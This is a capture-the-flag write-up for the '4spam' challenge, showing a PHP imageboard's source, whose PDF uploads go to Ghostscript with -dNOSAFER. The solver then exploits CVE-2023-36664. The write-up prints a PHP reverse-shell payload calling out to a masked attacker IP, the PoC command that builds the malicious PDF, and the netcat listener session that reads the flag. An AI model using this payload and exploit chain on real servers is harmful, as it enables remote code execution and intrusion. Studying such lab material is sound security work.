
4spam


This challenge is based on the 4chan breach recently, there was some information about it sent by someone (one of the participants? Observers? Not to sure):

Visiting the web application… yup that’s 4chan:
We are given PHP source code:
<?php

session_start([
    'cookie_httponly' => true,
    'use_strict_mode' => true,
]);

if (!isset($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}

$uploadsDir = __DIR__ . '/uploads';
$maxSize    = 5 * 1024 * 1024; // 5 MB
$allowedExt = ['jpg', 'jpeg', 'png', 'gif', 'pdf', 'webp'];

function getDb(): PDO
{
    static $db = null;

    if ($db === null) {
        $db = new PDO(
            'sqlite:/tmp/imageboard.db'
        );

        $db->exec("CREATE TABLE IF NOT EXISTS posts (
            id          INTEGER PRIMARY KEY AUTOINCREMENT,
            message     TEXT NOT NULL,
            image       TEXT,
            created_at  DATETIME DEFAULT CURRENT_TIMESTAMP
        )");
    }

    return $db;
}

try {
    $db = getDb();
} catch (PDOException $e) {
    die('Database error: ' . $e->getMessage());
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $csrf = $_POST['csrf_token'] ?? '';
    if (!hash_equals($_SESSION['csrf_token'], $csrf)) {
        die('Invalid CSRF token.');
    }

    $message  = trim($_POST['message']  ?? '');
    $imageRel = null;

    if ($message === '') {
        header('Location: ' . htmlspecialchars(basename(__FILE__)));
        exit;
    }

    if (!empty($_FILES['image']['name'])) {
        $ext = strtolower(pathinfo($_FILES['image']['name'], PATHINFO_EXTENSION));

        if (!in_array($ext, $allowedExt, true)) {
            die('Unsupported file type.');
        }
        if ($_FILES['image']['size'] > $maxSize) {
            die('File exceeds maximum size of 5 MB.');
        }
        if (!is_dir($uploadsDir) && !mkdir($uploadsDir, 0755, true)) {
            die('Failed to create uploads directory.');
        }

        $filename = uniqid('img_', true) . '.' . $ext;
        $dest     = $uploadsDir . '/' . $filename;

        if (!move_uploaded_file($_FILES['image']['tmp_name'], $dest)) {
            die('Failed to move uploaded file.');
        }
        $imageRel = 'uploads/' . $filename;

        if ($ext == 'pdf') {
            exec("gs -dBATCH -dNOSAFER -dNODISPLAY -dNOPAUSE -sDEVICE=jpeg -dLastPage=1 -r100 -sOutputFile={$imageRel}_proc.jpg $imageRel");
            exec("convert {$imageRel}_proc.jpg -thumbnail 100x100^ -gravity center -extent 100x100 {$imageRel}_thumb.jpg");
        } else {
            exec("convert $imageRel -thumbnail 100x100^ -gravity center -extent 100x100 {$imageRel}_thumb.jpg");
        }
    }

    $stmt = $db->prepare('INSERT INTO posts (message, image) VALUES (?,?)');
    $stmt->execute([$message, $imageRel]);

    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));

    header('Location: ' . htmlspecialchars(basename(__FILE__)));
    exit;
}

$posts = $db->query('SELECT * FROM posts ORDER BY id DESC')->fetchAll(PDO::FETCH_ASSOC);

?>
The most interesting snippet is seen here:
if ($ext == 'pdf') {
    exec("gs -dBATCH -dNOSAFER -dNODISPLAY -dNOPAUSE -sDEVICE=jpeg -dLastPage=1 -r100 -sOutputFile={$imageRel}_proc.jpg $imageRel");
    exec("convert {$imageRel}_proc.jpg -thumbnail 100x100^ -gravity center -extent 100x100 {$imageRel}_thumb.jpg");
} else {
    exec("convert $imageRel -thumbnail 100x100^ -gravity center -extent 100x100 {$imageRel}_thumb.jpg");
}
We can see that PDFs are parsed with GhostScript, like the 4chan exploit. With some research we can find a CVE-2023-36664 PoC for command injection.
We can then use a PHP webshell from Revshells with the CVE to create a PostScript PoC:
$ python3 CVE_2023_36664_exploit.py -p "php -r '\$sock=fsockopen(\"xx.xx.xx.xx\",4444);\$proc=proc_open(\"/bin/bash\", array(0=>\$sock, 1=>\$sock, 2=>\$sock),\$pipes);'" -g -x ps
[+] Generated PS payload file: malicious.ps
We can then change this to a PDF:
$ mv malicious.ps malicious.pdf
Once uploaded, we can receive a netcat connection and get the flag:
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [xx.xx.xx.xx] from (UNKNOWN) [52.87.223.95] 36032
whoami
whoami: cannot find name for user ID 1000
ls
index.php
uploads
view.php
cat /flag.txt
DawgCTF{h4ck3d_by_0pay_expl01t}
Flag: DawgCTF{h4ck3d_by_0pay_expl01t}
Related Writeups
l33t-benign
Now that you've figured out who was behind this operation, can you figure out who else was affected?
Caddyshack
locate and connect to the server running on caddyshack.umbccd.net
My Aquarium
I have this website with some of my favorite sea animal images and facts. I have a secret document containing an my favo ...